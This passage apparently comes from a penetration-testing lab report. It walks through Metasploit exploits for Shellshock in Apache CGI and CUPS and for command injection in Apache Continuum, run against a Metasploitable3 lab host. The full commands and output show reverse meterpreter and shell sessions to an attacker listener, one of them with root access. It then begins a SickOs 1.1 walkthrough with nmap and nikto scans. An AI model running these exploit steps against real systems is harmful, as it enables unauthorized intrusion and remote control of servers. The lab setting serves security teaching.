100644/rw-r--r--   1301     fil     2013-04-08 08:06:50 -0400
bs_disp_as_mime_type.php
100644/rw-r--r--   2060     fil     2013-04-08 08:06:51 -0400
bs_play_media.php
100644/rw-r--r--   3877     fil     2013-04-08 08:06:50 -0400  changelog.php
100644/rw-r--r--    363     fil     2013-04-08 08:06:50 -0400  chk_rel.php
100644/rw-r--r--    787     fil     2018-07-29 09:14:12 -0400  config.inc.php
100644/rw-r--r--   3909     fil     2013-04-08 08:06:50 -0400
config.sample.inc.php
100644/rw-r--r--   4094     fil     2013-04-08 08:06:50 -0400  db_create.php
100644/rw-r--r--   8551     fil     2013-04-08 08:06:50 -0400  db_datadict.php
100644/rw-r--r--    773     fil     2013-04-08 08:06:50 -0400  db_events.php
100644/rw-r--r--   2701     fil     2013-04-08 08:06:51 -0400  db_export.php
100644/rw-r--r--    466     fil     2013-04-08 08:06:50 -0400  db_import.php
100644/rw-r--r--  22373    fil     2013-04-08 08:06:50 -0400
db_operations.php
100644/rw-r--r--   7072     fil     2013-04-08 08:06:50 -0400  db_printview.php
100644/rw-r--r--  31160    fil     2013-04-08 08:06:51 -0400  db_qbe.php
100644/rw-r--r--    964     fil     2013-04-08 08:06:50 -0400  db_routines.php
100644/rw-r--r--  13553    fil     2013-04-08 08:06:51 -0400  db_search.php
100644/rw-r--r--   1201     fil     2013-04-08 08:06:50 -0400  db_sql.php
100644/rw-r--r--  24110    fil     2013-04-08 08:06:50 -0400  db_structure.php
100644/rw-r--r--   8025     fil     2013-04-08 08:06:50 -0400  db_tracking.php
100644/rw-r--r--    728     fil     2013-04-08 08:06:51 -0400  db_triggers.php
100644/rw-r--r--   2826     fil     2013-04-08 08:06:50 -0400  docs.css
100644/rw-r--r--   5230     fil     2013-04-08 08:06:50 -0400  enum_editor.php
40755/rwxr-xr-x   4096     dir     2013-04-08 08:06:50 -0400  examples
100644/rw-r--r--  28538    fil     2013-04-08 08:06:50 -0400  export.php
100644/rw-r--r--  18902    fil     2013-04-08 08:06:50 -0400  favicon.ico
100644/rw-r--r--   2075     fil     2013-04-08 08:06:50 -0400  file_echo.php
100644/rw-r--r--  17196    fil     2013-04-08 08:06:50 -0400
gis_data_editor.php
100644/rw-r--r--  17890    fil     2013-04-08 08:06:50 -0400  import.php
100644/rw-r--r--    953     fil     2013-04-08 08:06:50 -0400
import_status.php

```

100644/rw-r--r--	5709	fil	2013-04-08	08:06:50	-0400	index.php
40755/rwxr-xr-x	4096	dir	2013-04-08	08:06:50	-0400	js
40755/rwxr-xr-x	4096	dir	2013-04-08	08:06:50	-0400	libraries
100644/rw-r--r--	730	fil	2013-04-08	08:06:51	-0400	license.php
40755/rwxr-xr-x	4096	dir	2013-04-08	08:06:51	-0400	locale
100644/rw-r--r--	17015	fil	2013-04-08	08:06:50	-0400	main.php
100644/rw-r--r--	25629	fil	2013-04-08	08:06:51	-0400	navigation.php
100644/rw-r--r--	349	fil	2013-04-08	08:06:50	-0400	phpinfo.php
100644/rw-r--r--	1102	fil	2013-04-08	08:06:50	-0400	phpmyadmin.css.php
100644/rw-r--r--	1819	fil	2013-04-08	08:06:50	-0400	phpunit.xml.nocoverage
100644/rw-r--r--	1777	fil	2013-04-08	08:06:51	-0400	pmd_display_field.php
100644/rw-r--r--	35528	fil	2013-04-08	08:06:50	-0400	pmd_general.php
100644/rw-r--r--	4261	fil	2013-04-08	08:06:51	-0400	pmd_pdf.php
100644/rw-r--r--	3942	fil	2013-04-08	08:06:50	-0400	pmd_relation_new.php
100644/rw-r--r--	2157	fil	2013-04-08	08:06:51	-0400	pmd_relation_upd.php
100644/rw-r--r--	2074	fil	2013-04-08	08:06:50	-0400	pmd_save_pos.php
100644/rw-r--r--	2601	fil	2013-04-08	08:06:50	-0400	prefs_forms.php
100644/rw-r--r--	14788	fil	2013-04-08	08:06:51	-0400	prefs_manage.php
100644/rw-r--r--	1064	fil	2013-04-08	08:06:50	-0400	print.css
100644/rw-r--r--	6453	fil	2013-04-08	08:06:50	-0400	querywindow.php
100644/rw-r--r--	26	fil	2013-04-08	08:06:51	-0400	robots.txt
100644/rw-r--r--	4159	fil	2013-04-08	08:06:50	-0400	schema_edit.php
100644/rw-r--r--	1242	fil	2013-04-08	08:06:51	-0400	schema_export.php
100644/rw-r--r--	6210	fil	2013-04-08	08:06:50	-0400	server_binlog.php
100644/rw-r--r--	2602	fil	2013-04-08	08:06:51	-0400	server_collations.php
100644/rw-r--r--	10111	fil	2013-04-08	08:06:50	-0400	server_databases.php
100644/rw-r--r--	4998	fil	2013-04-08	08:06:50	-0400	server_engines.php
100644/rw-r--r--	822	fil	2013-04-08	08:06:50	-0400	themes.php
100644/rw-r--r--	398	fil	2013-04-08	08:06:50	-0400	url.php
100644/rw-r--r--	4423	fil	2013-04-08	08:06:51	-0400	user_password.php
100644/rw-r--r--	358	fil	2013-04-08	08:06:50	-0400	version_check.php
100644/rw-r--r--	5354	fil	2013-04-08	08:06:50	-0400	view_create.php
100644/rw-r--r--	2802	fil	2013-04-08	08:06:50	-0400	view_operations.php
100644/rw-r--r--	1083	fil	2013-04-08	08:06:50	-0400	webapp.php

K. *Playbook 11: Apache Http Server exploit on Ubuntu 14.04 using shellshock.*
Exploit: use exploit/multi/http/apache_mod_cgi_bash_env_exec

Exploit Description: To exploit the Shellshock vulnerability, this module can find a loophole in the Bash shell that handles the external environment variables. This module targets CGI scripts in the Apache Web server by setting up the HTTP_USER_AGENT environment variable to a malicious function. [274]

Step 1: This exploit uses the CGI scripts in the Apache web server. I have set the exploit in msfconsole and checked the options. The Rhosts and Target Uri is not set by default in the exploits.

```
msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

  Name          Current Setting  Required  Description
  ----          -
  CMD_MAX_LENGTH 2048             yes       CMD max line length
  CVE            CVE-2014-6271   yes       CVE to check/exploit (Accepted:
CVE-2014-6271, CVE-2014-6278)
  HEADER        User-Agent       yes       HTTP header to use
  METHOD         GET              yes       HTTP method to use
  Proxies        /bin             no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS        /bin             yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPATH         /bin             yes       Target PATH for binaries used
by the CmdStager
  RPORT         80               yes       The target port (TCP)
  SRVHOST       0.0.0.0          yes       The local host to listen on.
This must be an address on the local machine or 0.0.0.0
  SRVPORT       8080             yes       The local port to listen on.
  SSL           false            no        Negotiate SSL/TLS for outgoing
connections
  SSLCert       (default is randomly generated) no        Path to a custom SSL certificate
  TARGETURI     /bin             yes       Path to CGI script
  TIMEOUT       5                yes       HTTP read response timeout
(seconds)
  URIPATH       (default is random) no        The URI to use for this exploit
  VHOST        /bin             no        HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   Linux x86
```

Step 2: In this part I have set the Rhost to the victim's ip address and target uri. For the exploit to be successful, it should have a valid payload. Here I have used the payload "linux/x86/meterpreter/reverse_tcp" this payload open a reverse_tcp session through meterpreter to the victim.

```

msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS
RHOSTS => 192.168.90.15
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-
bin/hello_world.sh
TARGETURI => /cgi-bin/hello_world.sh
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set payload
linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > options

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

Name	Current Setting	Required	Description
CMD_MAX_LENGTH	2048	yes	CMD max line length
CVE	CVE-2014-6271	yes	CVE to check/exploit
(Accepted: CVE-2014-6271, CVE-2014-6278)			
HEADER	User-Agent	yes	HTTP header to use
METHOD	GET	yes	HTTP method to use
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.90.15	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH	/bin	yes	Target PATH for binaries used by the CmdStager
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/cgi-bin/hello_world.sh	yes	Path to CGI script
TIMEOUT	5	yes	HTTP read response timeout (seconds)
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Linux x86

Step 3: After successfully setting the payload we need to add Lhost as it was not set by default. Lhost is set to the attacker (Kali). Now, we can do the exploit by using either “exploit” or “run” commands. It opens a meterpreter session to the victim from the attacker. I also checked the username of the server by using the “getuid” command.

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST
LHOST => 10.10.10.30
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.10.30:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (980808 bytes) to 192.168.90.15
[*] Meterpreter session 1 opened (10.10.10.30:4444 -> 192.168.90.15:49891)
at 2021-05-28 10:23:36 -0400

meterpreter > getuid
Server username: no-user @ metasploitable3-ub1404 (uid=33, gid=33, euid=33, egid=33)
meterpreter > ls
Listing: /var/www/cgi-bin
=====

Mode                Size      Type    Last modified          Name
----                -
100755/rwxr-xr-x    72       fil     2018-07-29 09:09:31 -0400  hello_world.sh
```

L. Playbook 12: Apache Continuum Arbitrary Command Execution on Ubuntu 14.04.

Exploit: use exploit/linux/http/apache_continuum_cmd_exec description

Exploit Description: This module will exploit the command injection in Apache Continuum version 1.4.2. It can be done by injecting a command into installation.varvalue which is a post parameter to /continuum/saveinstallation.action and a shell can be obtained. [275]

Step 1: This Exploit is also done in the msfconsole here I have set the exploit and checked the options. The exploit did not have any default Rhost set. So here I have set the Rhost to victim Ip address and I also need a payload for the exploit. I have set the payload “linux/x86/meterpreter/reverse_tcp, it opens a reverse_tcp session from attacker to victim in the meterpreter session. The Lhost is set to the attacker’s Ip address.

```
msf5 > use exploit/linux/http/apache_continuum_cmd_exec
msf5 exploit(linux/http/apache_continuum_cmd_exec) > options

Module options (exploit/linux/http/apache_continuum_cmd_exec):

Name          Current Setting  Required  Description
```

```

-----
Proxies                               no           A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS                                yes          The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT      8080                        yes          The target port (TCP)
SRVHOST    0.0.0.0                      yes          The local host to listen on. This
must be an address on the local machine or 0.0.0.0
SRVPORT    8080                        yes          The local port to listen on.
SSL        false                       no           Negotiate SSL/TLS for outgoing
connections
SSLCert    no                               Path to a custom SSL certificate
(default is randomly generated)
URIPATH    no                               The URI to use for this exploit
(default is random)
VHOST      no                               HTTP server virtual host

```

Exploit target:

```

  Id  Name
  --  ---
  0   Apache Continuum <= 1.4.2

```

```

msf5 exploit(linux/http/apache_continuum_cmd_exec) > set RHOSTS
192.168.90.15
RHOSTS => 192.168.90.15
msf5 exploit(linux/http/apache_continuum_cmd_exec) > set payload
linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(linux/http/apache_continuum_cmd_exec) > set LHOST 10.10.10.30
LHOST => 10.10.10.30

```

Step 2: Checking the options after setting the Rhost, payload and Lhost. Now that everything is done I started the exploit by using “run”. This starts a reverse tcp handler from attacker to victim and injects the cmdstager payload. After this it opens a meterpreter session. By using the “getuid” command I obtained the identity of the victim.

```

msf5 exploit(linux/http/apache_continuum_cmd_exec) > options

Module options (exploit/linux/http/apache_continuum_cmd_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies   type:host:port[,type:host:port][...]
  RHOSTS    192.168.90.15   yes       The target host(s), range CIDR
  identifier, or hosts file with syntax 'file:<path>'
  RPORT     8080             yes       The target port (TCP)

```

```

SRVHOST  0.0.0.0          yes      The local host to listen on. This
must be an address on the local machine or 0.0.0.0
SRVPORT  8080              yes      The local port to listen on.
SSL      false            no       Negotiate SSL/TLS for outgoing
connections
SSLCert  (default is randomly   no       Path to a custom SSL certificate
generated)
URIPATH  (default is random)    no       The URI to use for this exploit
VHOST    no                  no       HTTP server virtual host

```

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.10.30	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Apache Continuum <= 1.4.2

```
msf5 exploit(linux/http/apache_continuum_cmd_exec) > run
```

```

[*] Started reverse TCP handler on 10.10.10.30:4444
[*] Injecting CmdStager payload...
[*] Sending stage (980808 bytes) to 192.168.90.15
[*] Meterpreter session 1 opened (10.10.10.30:4444 -> 192.168.90.15:49312)
at 2021-05-28 13:05:59 -0400
[*] Command Stager progress - 100.00% done (763/763 bytes)

```

```
meterpreter > getuid
```

```
Server username: uid=0, gid=0, euid=0, egid=0
```

M. Playbook 13: Cups bash Environment variable code injection (ShellShock)

Exploit: use exploit/multi/http/cups_bash_env_exec

Exploit Description: This module is used to exploit Shellshock vulnerability. This module basically targets the CUPS filters through Printer_Info, Printer_Location variables. To perform this exploit, a valid username and password are required. [276] [277]

Step 1: Here I loaded the exploit with the “use” command to msfconsole. Next, I have checked the options and it seems there is no Rhost set. So, I have set the Rhost to Victim’s IP address. And for this exploit we should give specific username and password. Here I have given the username and password as “vagrant”.

```
msf5 > use exploit/multi/http/cups_bash_env_exec
```



```
msf5 exploit(multi/http/cups_bash_env_exec) > options
```

```
Module options (exploit/multi/http/cups_bash_env_exec):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
CVE	CVE-2014-6271	yes	CVE to exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HttpPassword		yes	CUPS user password
HttpUsername	root	yes	CUPS username
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPATH	/bin	yes	Target PATH for binaries
RPORT	631	yes	The target port (TCP)
SSL	true	yes	Use SSL
VHOST		no	HTTP server virtual host

```
Exploit target:
```

Id	Name
--	----
0	Automatic Targeting

```
msf5 exploit(multi/http/cups_bash_env_exec) > set RHOSTS 192.168.90.15
RHOSTS => 192.168.90.15
msf5 exploit(multi/http/cups_bash_env_exec) > set HttpUsername vagrant
HttpUsername => vagrant
msf5 exploit(multi/http/cups_bash_env_exec) > set HttpPassword vagrant
HttpPassword => vagrant
```

Step 2: We need a payload for this exploit. Here I have set the “reverse_ruby_ssl” payload and added the Lhost with the attacker’s ip address. Now I Checked the options, and everything seems good, so I started the exploit using the “run” command. The exploit successfully opens a shell using the ssl handler.

```
msf5 exploit(multi/http/cups_bash_env_exec) > set payload
cmd/unix/reverse_ruby_ssl
payload => cmd/unix/reverse_ruby_ssl
msf5 exploit(multi/http/cups_bash_env_exec) > set LHOST 10.10.10.30
LHOST => 10.10.10.30
msf5 exploit(multi/http/cups_bash_env_exec) > options

Module options (exploit/multi/http/cups_bash_env_exec):

Name          Current Setting  Required  Description
-----          -
CVE            CVE-2014-6271   yes       CVE to exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
```

```

HttpPassword vagrant yes CUPS user password
HttpUsername vagrant yes CUPS username
Proxies no A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS 192.168.90.15 yes The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPATH /bin yes Target PATH for binaries
RPORT 631 yes The target port (TCP)
SSL true yes Use SSL
VHOST no HTTP server virtual host

```

Payload options (cmd/unix/reverse_ruby_ssl):

Name	Current Setting	Required	Description
LHOST	10.10.10.30	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Targeting

```
msf5 exploit(multi/http/cups_bash_env_exec) > run
```

```

[*] Started reverse SSL handler on 10.10.10.30:4444
[+] Added printer successfully
[+] Deleted printer 'TN21QEVLZG' successfully
[*] Command shell session 1 opened (10.10.10.30:4444 ->
192.168.90.15:50041) at 2021-05-28 13:30:02 -0400

```

```

id
uid=7(lp) gid=7(lp) groups=7(lp)

```

Sick Os 1.1 Walkthrough:

Sick OS is a Linux machine loaded with vulnerabilities. It is a free source vulnerable machine can be obtained freely through Vuln Hub website. It was created on 11 December 2015. It gives a clear analogy of how hacking strategies can be performed on a network to compromise it in a safe environment. The main objective is to compromise the machine/network and gain the root privileges.

A preliminary nmap scan on the target IP address revealed a few services along with their versions and open ports.

```

root@kali:/home/kali# nmap -sV -O -T4 -p- 192.168.100.10
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-08 13:12 EDT

```

```

Nmap scan report for 192.168.100.10
Host is up (0.0039s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux;
protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
3128/tcp  open  http-proxy   Squid http proxy 3.1.19
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.12 seconds

```

N. Playbook 14: Privilege Escalation of SickOs 1.1.

From the results we can conclude that 2 ports are up and running

Port 22 – SSH – Open SSH5.9p1

Port 3128 – Proxy – Squid HTTP Proxy 3.1.19 [278]

Step 1: We have the port 80 closed. Even though we can access the website using the proxy port. Now, let's check whether it opens in the browser of the attacker.




Fig. 896. Opening the webpage on the Victim's IP address.

Step 2: As we can see from the above result that the website is not responding, let us try using the Nikto command to check for the directories and for the vulnerabilities of the victim via Proxy.

Nikto is an open source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items. [279]

```
root@kali:/home/kali# nikto -useproxy 192.168.100.10:3128 -h
http://192.168.100.10
- Nikto v2.1.6
-----
+ Target IP:          192.168.100.10
+ Target Hostname:    192.168.100.10
+ Target Port:        80
+ Proxy:              192.168.100.10:3128
+ Start Time:         2021-06-08 13:18:26 (GMT-4)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved via header: 1.0 localhost (squid/3.1.19)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from
localhost:3128
+ Uncommon header 'x-cache' found, with contents: MISS from localhost
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode:
265381, size: 45, mtime: Fri Dec 4 19:35:02 2015
+ Server banner has changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19'
which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
to easily brute force file names. See
http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause
false positives.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock'
vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ 8726 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:          2021-06-08 13:19:36 (GMT-4) (70 seconds)
-----
+ 1 host(s) tested
```

There are results obtained through Nikto, that confirms the victim is vulnerable to Shellshock vulnerability.

```
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock'
vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
```

Step 3: Now we are clear that the Shell Shock Vulnerability exists. We cannot open the directory which is vulnerable to Shell Shock directly. To access that we should change the proxy settings in the Firefox browser and set it to the victims IP address and port 3128.




Fig. 897. Changing the Proxy setting to victim's IP address.

By changing this we can have access to both the directories and host. But the result will show nothing as shown in the below figure [278]




Fig. 898. Result showing nothing in firefox search.

Step 4: Let us try and check any of the directories. For example, here I have checked for /cgi-bin/status I got the result of both Kernel Version and OS details of the victim.




Fig. 899. Result showing the OS version and Kernel details.

I have also checked another directory i.e., robots.txt on the victims IP address. The result shows the user agent and a webpage named wolfcms.




Fig. 900. Results for robots.txt on victim's IP address.

Step 5: Wolf CMS is fast, simple, yet powerful open-source content management system. It is easily extendable, and uses MySQL, SQLite 3, PostgreSQL as its database. Wolf CMS is written in PHP language.

Some of the Features:

- Ease of use.
- per page layout customization.
- Flexible Page content.
- Simple and reusable content snippets. [280]

Now, I have opened Wolf CMS using the Victim IP address. It shows the welcome page as follows.

